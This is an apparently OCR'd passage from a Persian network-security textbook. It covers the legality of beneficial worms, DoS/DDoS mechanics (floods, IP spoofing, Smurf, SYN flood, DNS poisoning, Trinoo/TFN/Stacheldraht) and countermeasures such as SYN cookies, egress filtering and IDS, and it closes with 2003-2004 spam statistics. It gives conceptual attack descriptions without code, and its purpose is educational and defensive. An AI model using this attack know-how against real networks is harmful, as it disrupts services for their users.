مورد استفاده قرار گیرند؟ روند اخطار برای سیستمهایی که توسط یک کرم مفید وصله شده اند، چیست؟ آیا پیامی برای مدیر شبکه بگذارد؟ که البته هیچ کدام موانع غیرقابل حلی نیستند.

بهرحال، بهترین کار مدیریت صحیح سیستمهایتان است، بنحوی که با آخرین ابزار و وصله های امنیتی بروز شده باشند. در این صورت دیگر چندان نگران وجود کرمها در سیستمهایتان نخواهید بود.

آنچه که نمی توان در مورد آن با اطمنیان صحبت کرد، امن و موثر بودن یک کرم مفید است، که این مطلب مطالعات و تحقیقات جدی را می طلبد. بعلاوه اینکه، اگر برنامه نوشته شده در دنیای بیرون متفاوت از آزمایشگاه رفتار کند، چه کسی مسوولیت آنرا می پذیرد؟ مساله بعدی اینست که تحت قانون جزایی بعضی کشورها، هک کردن یک سیستم و تغییر دیتای آن بدون اجازه زیان محسوب می شود و چنانچه این زیان به حد مشخصی مثلا ۵هزار دلار برسد، تبهکاری بحساب می آید، حتی اگر قانون جنایی حمایتی برای نویسندگان کرمهای مفید درنظر بگیرد. ایده اصلی در این بین، اجازه و اختیار برای دستیابی به کامپیوتر و تغییر دیتای آن یا انجام عملیاتی بر روی آن است. از منظر قانونی، این اجازه می تواند از طرقی اعطاء شود. بعلاوه اینکه سیستمهایی که امنیت در آنها رعایت نشود، اساسا به هر کس اجازه تغییر دیتا را می دهند.

خوشبختانه، روشهای محدودی برای اخذ اجازه وجود دارد. برای مثال، ISPها از پیش بواسطه شرایط خدمات رسانی به مشتریانشان اجازه تغییر دیتا را دارند. یک ISP معتبر ممکن است حتی سرویس بروز رسانی رایگان یک برنامه ضدویروس را نیز به مشتریانش ارائه کند.

راه دیگر اخذ اجازه از طریق پروانه های دولتی است. مثلا در بعضی کشورها، افسران پلیس این قدرت را دارند که بتوانند تحت قوانین محدود و شرایط خاصی وارد فضای خصوصی افراد شوند. مثال دیگر در مورد سارس است. افراد می توانند بخاطر سلامت عمومی قرنطینه شوند، اما فقط توسط افرادی که اختیارات دولتی دارند.

در آخر توجه شما را به یک مساله جلب می کنیم: اجرای قوانین سلامت بیشتر بصورت محلی است، در حالیکه اینترنت ماهیت دیگری دارد. ممکن است بتوان در بعضی کشورها به سوالات مربوط در مورد نوشتن و گسترش کرمهای مفید جواب داد، اما کاربران کشورهای دیگر را شامل نمی شود.

۱۲-۵-۲ عدم پذیرش سرویس


قصد داریم تا با نوعی از حمله به نام DoS آشنا شویم که مخفف عبارت Denial-of-Service یا عدم پذیرش سرویس است. همانطور که در روش های معمول حمله به کامپیوترها اشاره مختصری شد، این نوع حمله باعث از کارافتادن یا مشغول شدن بیش از اندازه کامپیوتر می شود تا حدی که غیرقابل استفاده می شود. در بیشتر موارد، حفره های امنیتی محل انجام این حملات است و لذا نصب آخرین وصله های امنیتی از حمله جلوگیری خواهند کرد. شایان گفتن است که علاوه بر اینکه کامپیوتر شما هدف یک حمله DoS قرار می گیرد، ممکن است که در حمله DoS علیه یک سیستم دیگر نیز شرکت داده شود. نفوذگران با ایجاد ترافیک بی مورد و بی استفاده باعث می شوند که حجم زیادی از منابع سرویس دهنده و پهنای باند شبکه مصرف یا به نوعی درگیر رسیدگی به این تقاضاهای بی مورد شود و این تقاضا تا جایی که دستگاه سرویس دهنده را به زانو در آورد ادامه پیدا می کند. نیت اولیه و تأثیر حملات DoS جلوگیری از استفاده صحیح از منابع کامپیوتری و شبکه ای و از بین بردن این منابع است. علیرغم تلاش و منابعی که برای ایمن سازی علیه نفوذ و خرابکاری مصروف گشته است، سیستم های متصل به اینترنت با تهدیدی واقعی و مداوم به نام حملات DoS مواجه هستند. این امر بدلیل دو مشخصه اساسی اینترنت است:

- **منابع تشکیل دهنده اینترنت به نوعی محدود و مصرف شدنی هستند.**

زیرساختار سیستم ها و شبکه های بهم متصل که اینترنت را می سازند، کاملاً از منابع محدود تشکیل شده است. پهنای باند، قدرت پردازش و ظرفیت های ذخیره سازی، همگی محدود و هدف های معمول حملات DoS هستند. مهاجمان با انجام این حملات سعی می کنند با مصرف کردن مقدار قابل توجهی از منابع در دسترس، باعث قطع میزانی از سرویس ها شوند. وفور منابعی که بدرستی طراحی و استفاده شده اند ممکن است عاملی برای کاهش میزان تاثیر یک حمله DoS باشد، اما شیوه ها و ابزار امروزی حمله حتی در کارکرد فراوان ترین منابع نیز اختلال ایجاد می کند.

- **امنیت اینترنت تا حد زیادی وابسته به تمام عوامل است.**


حملات DoS معمولاً از یک یا چند نقطه که از دید سیستم یا شبکه قربانی عامل بیرونی هستند، صورت می گیرند. در بسیاری موارد، نقطه آغاز حمله شامل یک یا چند سیستم است که از طریق سوءاستفاده های امنیتی در اختیار یک نفوذگر قرار گرفته اند و لذا حملات از سیستم یا سیستم های خود نفوذگر صورت نمی گیرد. بنابراین، دفاع برعلیه نفوذ نه تنها به حفاظت از اموال مرتبط با اینترنت کمک می کند، بلکه به جلوگیری از استفاده از این اموال برای حمله به سایر شبکه ها و سیستم ها نیز کمک می کند. پس بدون توجه به اینکه سیستم هایتان به چه میزان محافظت می شوند، قرار گرفتن در معرض بسیاری از انواع حمله و مشخصاً DoS ، به وضعیت امنیتی در سایر قسمت های اینترنت بستگی زیادی دارد.



مقابله با حملات DoS تنها یک بحث عملی نیست. محدودکردن میزان تقاضا، فیلترکردن بسته ها و دستکاری پارامترهای نرم افزاری در بعضی موارد می تواند به محدودکردن اثر حملات DoS کمک کند، اما بشرطی که حمله DoS در حال مصرف کردن تمام منابع موجود نباشد. در بسیاری موارد، تنها می توان یک دفاع واکنشی داشت و این در صورتی است که منبع یا منابع حمله مشخص شوند. استفاده از جعل آدرس IP در طول حمله و ظهور روش های حمله توزیع شده و ابزارهای موجود یک چالش همیشگی را در مقابل کسانی که باید به حملات DoS پاسخ دهند، قرار داده است.

تکنولوژی حملات DoS اولیه شامل ابزار ساده ای بود که بسته ها را تولید و از «یک منبع به یک مقصد» ارسال می کرد. با گذشت زمان، ابزارها تا حد اجرای حملات از «یک منبع به چندین هدف»، «از چندین منبع به هدف های تنها» و «چندین منبع به چندین هدف»، پیشرفت کرده اند.

امروزه بیشترین حملات گزارش شده به CERT/CC مبنی بر ارسال تعداد بسیار زیادی بسته به یک مقصد است که باعث ایجاد نقاط انتهایی بسیار زیاد و مصرف پهنای باند شبکه می شود. از چنین حملاتی معمولاً به عنوان حملات طغیان بسته (Packet flooding) یاد می شود. اما در مورد «حمله به چندین هدف» گزارش کمتری دریافت شده است.



انواع بسته ها (Packets) مورد استفاده برای حملات طغیان بسته ، در طول زمان تغییر کرده است، اما چندین نوع بسته معمول وجود دارند که هنوز توسط ابزار حمله DoS استفاده می شوند.

- **طغیان های TCP**: رشته ای از بسته های TCP با پرچم های (flag) متفاوت به آدرس IP قربانی فرستاده می شوند. پرچم های SYN، ACK و RST بیشتر استفاده می شوند.
- **طغیان های تقاضا\پاسخ ICMP** (مانند طغیان های ping): رشته ای از بسته های ICMP به آدرس IP قربانی فرستاده می شود.
- **طغیان های UDP**: رشته ای از بسته های UDP به آدرس IP قربانی ارسال می شوند.

در بخش قبلی با حمله DoS آشنا شدیم. از آنجا که حملات طغیان بسته های دیتا معمولاً تلاش می کنند منابع پهنای باند و پردازش را خلع سلاح کنند، میزان بسته ها و حجم دیتای متناظر با رشته بسته ها عوامل مهمی در تعیین درجه موفقیت حمله هستند. بعضی از ابزارهای حمله خواص بسته ها را در رشته بسته ها بدلایلی تغییر می دهند:

- **آدرس IP منبع** – در بعضی موارد، یک آدرس IP منبع ناصحیح، (روشی که جعل IP نامیده می شود) برای پنهان کردن منبع واقعی یک رشته بسته استفاده می شود. در موارد دیگر، جعل IP هنگامی استفاده می شود که رشته های بسته به یک یا تعداد بیشتری از سایت های واسطه فرستاده می شوند تا باعث شود که پاسخ ها به سمت قربانی ارسال شود. مثال بعدی در مورد حملات افزایش بسته است (مانند smurf و fraggle)
- **پورتهای منبع\مقصد**- ابزار حمله طغیان بسته بر اساس TCP و UDP، گاهی اوقات پورت منبع و یا مقصد را تغییر می دهند تا واکنش توسط فیلتر کردن بسته را مشکل تر کنند.
- **مقادیر IP Header دیگر** - در نهایت در ابزار حمله DoS مشاهده کرده ایم که برای مقداردهی تصادفی، مقادیر Header هر بسته در رشته بسته ها طراحی شده اند که تنها آدرس IP مقصد است که بین بسته ها ثابت می ماند.

بسته ها با خواص ساختگی بسادگی در طول شبکه تولید و ارسال می شوند. پروتکل TCP/IP به آسانی مکانیزم هایی برای تضمین پیوستگی خواص بسته ها در هنگام تولید و یا ارسال نقطه به نقطه بسته ها ارائه

نمی کند. معمولاً، یک نفوذگر فقط به داشتن اختیار کافی روی یک سیستم برای بکارگیری ابزار و حملاتی که قادر به تولید و ارسال بسته های با خواص تغییریافته باشند، نیاز دارد.

ژوئن ۱۹۹۹، آغاز بکارگیری ابزار DoS با چندین منبع یا DDos (Distributed DoS) بود.

روش های حمله DoS

در این قسمت به یک تقسیم بندی کلی درباره انواع حملات DoS می پردازیم:

Smurf یا Fraggle

حملات smurf یک از مخرب ترین حملات DoS هستند. (شکل زیر)




Figure 1

در حمله Smurf (حمله براساس ازدیاد بسته های ICMP)، نفوذگر یک تقاضای اکوی ICMP (ping) به یک آدرس ناحیه می فرستد. آدرس منبع تقاضای اکو، آدرس IP قربانی است. (از آدرس IP قربانی بعنوان آدرس برگشت استفاده می شود). بعد از دریافت تقاضای اکو، تمام ماشین های ناحیه پاسخ های اکو را به آدرس IP قربانی می فرستند. در این حالت قربانی هنگام دریافت طغیان بسته های با اندازه بزرگ از تعداد زیادی ماشین، از کار خواهد افتاد.




Figure 2

حمله Smurf برای ازکار انداختن منابع شبکه سیستم قربانی از روش مصرف پهنای باند استفاده می کند. این حمله این عمل را با استفاده از تقویت پهنای باند نفوذگران انجام می دهد. اگر شبکه تقویت کننده ۱۰۰ ماشین دارد، سیگنال می تواند ۱۰۰ برابر شود، و بنابراین حمله کننده با پهنای باند پایین (مانند مودم ۵۶ کیلوبیتی) می تواند سیستم قربانی را با پهنای باند بیشتری (مانند اتصال T1) از کار بیندازد.

حمله Fraggle (تقویت بسته UDP) در حقیقت شباهت هایی به حمله Smurf دارد. حمله Fraggle از بسته های اکوی UDP بر طبق همان روش بسته های اکوی ICMP در حمله Smurf استفاده می کند. Fraggle معمولاً به ضریب تقویت کمتری نسبت به Smurf می رسد، و در بیشتر شبکه ها اکوی UDP سرویسی با اهمیت کمتر نسبت به اکوی ICMP است، بنابراین Fraggle عمومیت Smurf را ندارد.

SYN Flood

حمله طغیان SYN قبل از کشف حمله Smurf بعنوان مخرب ترین شیوه حمله DoS بشمار می رفت. این روش برای ایجاد حمله DoS بر اساس قحطی منابع عمل می کند.

در طول برقراری یک ارتباط معمولی TCP، سرویس گیرنده یک تقاضای SYN به سرویس دهنده می فرستد، سپس سرور با یک ACK/SYN به کلاینت پاسخ می دهد، در نهایت کلاینت یک ACK نهایی را به سرور ارسال می کند و به این ترتیب ارتباط برقرار می شود.

اما در حمله طغیان SYN، حمله کننده چند تقاضای SYN به سرور قربانی با آدرس های منبع جعلی بعنوان آدرس برگشت، می فرستد. آدرس های جعلی روی شبکه وجود ندارند. سرور قربانی سپس با ACK/SYN به آدرس های ناموجود پاسخ می دهد. از آنجا که هیچ آدرسی این ACK/SYN را دریافت نمی کند، سرور قربانی منتظر ACK از طرف کلاینت می ماند. ACK هرگز نمی رسد، و زمان انتظار سرور قربانی پس از مدتی به پایان می رسد. اگر حمله کننده به اندازه کافی و مرتب تقاضاهای SYN بفرستد، منابع موجود سرور قربانی برای برقراری یک اتصال و انتظار برای این ACKهای در حقیقت تقلبی مصرف خواهد شد. این منابع معمولاً از نظر تعداد زیاد نیستند، بنابراین تقاضاهای SYN جعلی حتی با تعداد نسبتاً کم می توانند باعث وقوع یک حمله DoS شوند.

حملات DNS

در نسخه های اولیه BIND (Berkely Internet Name Domain)، حمله کنندگان می توانستند بطور مؤثری حافظه نهان یک سرور DNS را که در حال استفاده از عملیات بازگشت برای جستجوی یک ناحیه بود که توسط این سرور سرویس داده نمی شد، مسموم کنند. زمانی که حافظه نهان مسموم می شد، یک کاربر قانونی به سمت شبکه مورد نظر حمله کننده یا یک شبکه ناموجود هدایت می شد. این مشکل با نسخه های جدیدتر BIND برطرف شده است. در این روش حمله کننده اطلاعات DNS غلط که می تواند باعث تغییر مسیر درخواست ها شود، ارسال می کند.

حملات DDoS

حملات DDoS (Distributed Denial of Service) حمله گسترده ای از DoS است. در اصل DDos حمله هماهنگ شده ای برعلیه سرویس های موجود در اینترنت است. در این روش حملات DoS بطور غیرمستقیم از طریق تعداد زیادی از کامپیوترهای هک شده بر روی کامپیوتر قربانی انجام می گیرد. سرویس ها و منابع مورد حمله ، «قربانی های اولیه» و کامپیوترهای مورد استفاده در این

حمله «قربانی های ثانویه» نامیده می شوند. حملات DDoS عموماً در از کار انداختن سایت های کمپانی های عظیم از حملات DoS مؤثرتر هستند.

انواع حملات DDoS

عموماً حملات DDoS به سه گروه Trinoo، TFN/TFN2K و Stecheldraht تقسیم می شوند.

Trinoo

Trinoo در اصل از برنامه های Master/Slave است که با یکدیگر برای یک حمله طغیان UDP بر علیه کامپیوتر قربانی هماهنگ می شوند. در یک روند عادی، مراحل زیر برای برقراری یک شبکه Trinoo DDoS واقع می شوند:

مرحله۱: حمله کننده، با استفاده از یک میزبان هک شده، لیستی از سیستم هایی را که می توانند هک شوند، گردآوری می کند. بیشتر این پروسه بصورت خودکار از طریق میزبان هک شده انجام می گیرد. این میزبان اطلاعاتی شامل نحوه یافتن سایر میزبان ها برای هک در خود نگهداری می کند.

مرحله۲: به محض اینکه این لیست آماده شد، اسکریپت ها برای هک کردن و تبدیل آنها به اربابان(Masters) یا شیاطین (Daemons) اجراء می شوند. یک ارباب می تواند چند شیطان را کنترل کند. شیاطین میزبانان هک شده ای هستند که طغیان UDP اصلی را روی ماشین قربانی انجام می دهند.

مرحله۳: حمله DDoS هنگامی که حمله کننده فرمانی به میزبانان Master ارسال می کند، انجام می گیرد. این اربابان به هر شیطانی دستور می دهند که حمله DoS را علیه آدرس IP مشخص شده در فرمان آغاز کنند و با انجام تعداد زیادی حمله DoS یک حمله DDoS شکل می گیرد.

TFN/TFN2K

TFN (Tribal Flood Network) یا شبکه طغیان قبیله ای، مانند Trinoo، در اصل یک حمله Master/Slave است که در آن برای طغیان SYN علیه سیستم قربانی هماهنگی صورت می گیرد.

شیاطین TFN قادر به انجام حملات بسیار متنوع تری شامل طغیان ICMP، طغیان SYN و حملات Smurf هستند، بنابراین TFN از حمله Trinoo پیچیده تر است.

TFN2K نسبت به ابزار TFN اصلی چندین برتری و پیشرفت دارد. حملات TFN2K با استفاده از جعل آدرس های IP اجرا می شوند که باعث کشف مشکل تر منبع حمله می شود. حملات TFN2K فقط طغیان ساده مانند TFN نیستند. آنها همچنین شامل حملاتی می شوند که از شکاف های امنیتی سیستم عامل ها برای بسته های نامعتبر و ناقص سوءاستفاده می کنند تا به این ترتیب باعث از کار افتادن سیستم های قربانی شوند. حمله کنندگان TFN2K دیگر نیازی به اجرای فرمان ها با وارد شدن به ماشین های مخدوم (Client) (به جای Master در TFN) ندارند و می توانند این فرمان ها را از راه دور اجراء کنند. ارتباط بین Clientها و Daemonها دیگر به پاسخ های اکوی ICMP محدود نمی شود و می تواند روی واسط های مختلفی مانند TCP و UDP صورت گیرد. بنابراین TFN2K خطرناک تر و همچنین برای کشف کردن مشکل تر است.

Stacheldraht

کد Stacheldraht بسیار شبیه به Trinoo و TFN است، اما Stacheldraht اجازه می دهد که ارتباط بین حمله کننده و Masterها (که در این حمله Handler نامیده می شوند) رمزنگاری شود؛ عامل ها می توانند کد خود را بصورت خودکار ارتقاء دهند، می توانند اقدام به انواع مختلفی از حملات مانند طغیان های ICMP، طغیان های UDP و طغیان های SYN کنند.

روش های مقابله

در این بخش با چند روش مقابله با حملات DoS و DDoS آشنا می شویم.

دفاع علیه حملات Smurf یا Fraggle

اگر در معرض حمله Smurf قرار گرفته باشید، کار چندانی از شما ساخته نیست. هرچند که این امکان وجود دارد که بسته های مهاجم را در روتر خارجی مسدود کنید، اما پهنای باند منشاء آن روتر مسدود خواهد شد. برای اینکه فراهم کننده شبکه بالاسری شما، حملات را در مبداء حمله مسدود کند، به هماهنگی نیاز است.

بمنظور جلوگیری از آغاز حمله از سایت خودتان، روتر خارجی را طوری پیکربندی کنید که تمام بسته های خارج شونده را که آدرس مبداء متناقض با زیرشبکه شما دارند، مسدود کند. اگر بسته جعل شده نتواند خارج شود، نمی تواند آسیب چندانی برساند.

برای جلوگیری از قرار گرفتن بعنوان یک واسطه و شرکت در حمله DoS شخص دیگر، روتر خود را طوری پیکربندی کنید که بسته هایی را که مقصدشان تمام آدرس های شبکه شماست، مسدود کند. یعنی، به بسته های ICMP منتشر شده به شبکه خود، اجازه عبور از روتر ندهید. این عمل به شما اجازه می دهد که توانایی انجام ping به تمام سیستم های موجود در شبکه خود را حفظ کنید، در حالیکه اجازه این عمل را از یک سیستم بیرونی بگیرید. اگر واقعاً نگران هستید، می توانید سیستم های میزبان خود را طوری پیکربندی کنید که از انتشارهای ICMP کاملاً جلوگیری کنند.

دفاع علیه حملات طغیان SYN

بلاک های کوچک

بجای تخصیص یک شیء از نوع ارتباط کامل (که باعث اشغال فضای زیاد و نهایتاً اشکال در حافظه می شود)، یک رکورد کوچک (micro-record) تخصیص دهید. پیاده سازی های جدیدتر برای SYN های ورودی ، تنها ۱۶ بایت تخصیص می دهد.

کوکی های SYN

یک دفاع جدید علیه طغیان SYN «کوکی های SYN» است. در کوکی های SYN، هر طرف ارتباط، شماره توالی (Sequence Number) خودش را دارد. در پاسخ به یک SYN، سیستم مورد حمله واقع شده، یک شماره توالی مخصوص از ارتباط ایجاد می کند که یک «کوکی» است و سپس همه چیز را فراموش می کند یا بعبارتی از حافظه خارج می کند (کوکی بعنوان مشخص کننده یکتای یک

تبادل یا مذاکره استفاده می شود). کوکی در مورد ارتباط اطلاعات لازم را در بردارد، بنابراین بعداً می تواند هنگامی که بسته ها از یک ارتباط سالم می آیند، مجدداً اطلاعات فراموش شده در مورد ارتباط را ایجاد کند.

کوکی های RST

جایگزینی برای کوکی های SYN است، اما ممکن است با سیستم عامل های ویندوز ۹۵ که پشت فایروال قرار دارند، مشکل ایجاد کند. روش مذکور به این ترتیب است که سرور یک ACK/SYN اشتباه به کلاینت ارسال می کند. کلاینت باید یک بسته RST تولید کند تا به سرور بگوید که چیزی اشتباه است. در این هنگام، سرور می فهمد که کلاینت معتبر است و ارتباط ورودی از آن کلاینت را بطور طبیعی خواهد پذیرفت.

پشته های (stack) های TCP بمنظور کاستن از تأثیر طغیان های SYN می توانند دستکاری شوند. معمول ترین مثال کاستن زمان انقضاء (timeout) قبل از این است که پشته، فضای تخصیص داده شده به یک ارتباط را آزاد کند. تکنیک دیگر قطع بعضی از ارتباطات بصورت انتخابی است.

دفاع علیه حملات DNS

دفاع از سرور اصلی (root server)

پایگاه داده سرور اصلی کوچک است و بندرت تغییر می کند. یک کپی کامل از پایگاه داده اصلی تهیه کنید، روزی یک بار آپدیت ها را چک کنید و گاه و بیگاه بارگذاری های مجدد انجام دهید. از سرورهای اصلی با استفاده از آدرس های anycast استفاده کنید (این عمل باعث می شود که سیستم ها در شبکه های با موقعیت های مختلف بعنوان یک سرور بنظر برسند.)

دفاع از سازمان تان

اگر سازمان شما یک اینترانت دارد، باید دسترسی های جداگانه ای از DNS برای کاربران داخلی و مشتریان خارجی خود فراهم کنید. این عمل DNS داخلی را از حملات خارجی در امان نگاه می دارد. ناحیه اصلی را کپی کنید تا سازمان خود را از حملات DDoS آتی روی قسمت های اصلی محفوظ نگه

دارید. همچنین به کپی کردن نواحی DNS از شرکای تجاری خود که در خارج از شبکه شما قرار دارند، توجه کنید. هنگامی که بروز رسان های DNS به روی اینترنت می روند، می توانند در هنگام انتقال مورد ربایش و دستکاری قرار گیرند. از TSIGها (transaction signature) یا امضاهای معاملاتی برای امضای آن ها یا ارسال بروز رسان ها روی VPN (شبکه های خصوصی مجازی) یا سایر کانال ها استفاده کنید.

مقابله با حملات DDoS

چگونه می توانید از سرورهای خود در مقابل یورش دیتاهای ارسالی از طرف کامپیوترهای آلوده موجود در اینترنت مراقبت کنید تا شبکه شرکت شما مختل نشود؟ در اینجا به چند روش بطور مختصر اشاره می شود:

سیاه چاله

این روش تمام ترافیک را مسدود می کند و به سمت سیاه چاله! یعنی جایی که بسته ها دور ریخته می شود هدایت می کند. اشکال در این است که تمام ترافیک – چه خوب و چه بد- دور ریخته می شود و در حقیقت شبکه مورد نظر بصورت یک سیستم off-line قابل استفاده خواهد بود. در روش های اینچنین حتی اجازه دسترسی به کاربران قانونی نیز داده نمی شود.


مسیریاب ها و فایروال ها

روتر ها می توانند طوری پیکربندی شوند که از حملات ساده ping با فیلترکردن پروتکل های غیرضروری جلوگیری کنند و می توانند آدرس های IP نامعتبر را نیز متوقف کنند. بهرحال، روترها

معمولاً در مقابل حمله جعل شده پیچیده تر و حملات در سطح Application با استفاده از آدرس های IP معتبر، بی تأثیر هستند.

سیستم های کشف نفوذ

روش های سیستم های کشف نفوذ (intrusion detection systems) توانایی هایی ایجاد می کند که باعث تشخیص استفاده از پروتکل های معتبر بعنوان ابزار حمله می شود. این سیستمها می توانند بهمراه فایروال ها بکار روند تا بتوانند بصورت خودکار در مواقع لزوم ترافیک را مسدود کنند. در بعضی مواقع سیستم تشخیص نفوذ نیاز به تنظیم توسط افراد خبره امنیتی دارد و البته گاهی در تشخیص نفوذ دچار اشتباه می شود.



سرورها

پیکربندی مناسب applicationهای سرویس دهنده در به حداقل رساندن تأثیر حمله DDoS تأثیر بسیار مهمی دارند. یک سرپرست شبکه می تواند بوضوح مشخص کند که یک application از چه منابعی می تواند استفاده کند و چگونه به تقاضاهای کلاینت ها پاسخ دهد. سرورهای بهینه سازی شده، در ترکیب با ابزار تخفیف دهنده، می توانند هنوز شانس ادامه ارائه سرویس را در هنگامی که مورد حمله DDoS قرار می گیرند، داشته باشند.

ابزار تخفیف DDoS

چندین شرکت ابزارهایی تولید می کنند که برای ضدعفونی ! کردن ترافیک یا تخفیف حملات DDoS استفاده می شوند که این ابزار قبلاً بیشتر برای متعادل کردن بار شبکه یا فایروالینگ استفاده می شد. این ابزارها سطوح مختلفی از میزان تأثیر دارند. هیچکدام کامل نیستند. بعضی ترافیک قانونی را نیز

متوقف می کنند و بعضی ترافیک غیرقانونی نیز اجازه ورود به سرور پیدا می کنند. زیرساخت سرور هنوز باید مقاوم تر شود تا در تشخیص ترافیک درست از نادرست بهتر عمل کند.

پهنای باند زیاد

خرید یا تهیه پهنای باند زیاد یا شبکه های افزونه برای سروکار داشتن با مواقعی که ترافیک شدت می یابد، می تواند برای مقابله با DDoS مؤثر باشد.


عموماً، شرکت ها از قبل نمی دانند که یک حمله DDoS بوقوع خواهد پیوست. طبیعت یک حمله گاهی در میان کار تغییر می کند و به این نیاز دارد که شرکت بسرعت و بطور پیوسته در طی چند ساعت یا روز، واکنش نشان دهد. از آنجا که تأثیر اولیه بیشتر حملات، مصرف کردن پهنای باند شبکه شماست، یک ارائه کننده سرویس های میزبان روی اینترنت که بدرستی مدیریت و تجهیز شده باشد، هم پهنای باند مناسب و هم ابزار لازم را در اختیار دارد تا بتواند تأثیرات یک حمله را تخفیف دهد.

۱۳- اسپم چیست؟

اگر برای مدت طولانی است که از اینترنت استفاده می‌کنید، بدون شک تاکنون تعداد زیادی از ایمیل‌های ناخواسته دریافت کرده‌اید. بعضی ادعا می کنند که شما را بسرعت ثروتمند می کنند. بقیه قول محصولات یا خدمات جدید را می‌دهند. بعضی فضایی از صندوق پیستی شما را اشغال می کنند و از شما می‌خواهند که ایمیل را به بقیه ارسال کنید یا وب‌سایت مشخصی را ببینید. در جامعه اینترنتی ایمیلهای بعضاً تجاری ناخواسته، "اسپم" نامیده می‌شوند. اسپم اثری بیش از مزاحمت برای استفاده‌کنندگان اینترنت دارد و بطور جدی بازدهی شبکه و سرویس‌دهندگان ایمیل را تحت تاثیر قرار می‌دهد. و این به این دلیل است که فرستندگان اسپم از هزینه بسیار پایین ایمیل استفاده می کنند و صدهاهزار یا حتی میلیون‌ها ایمیل را در یک زمان ارسال می کنند. حمله‌های اسپم پهنای باند زیادی را می گیرد، صندوق‌های پستی را پر می کند و زمان خوانندگان ایمیل را تلف می کند. گاهی می‌توان اسپم‌ها را از عناوین عجیب، غیرمنطقی و مضحکشان تشخیص داد.

آمار زیر درصد ایمیل‌هایی را که در ماه‌های اخیر بعنوان اسپم تشخیص داده شده‌اند، به تفکیک ماه در نمودار و جدول زیر مشخص شده‌اند.

درصدهایی که از کل ایمیل‌ها، بعنوان اسپم شناخته شده‌اند (در مدت یک سال)	
63%	March 2004
62%	February 2004
60%	January 2004
58%	December 2003
56%	November 2003
52%	October 2003
54%	September 2003
50%	August 2003
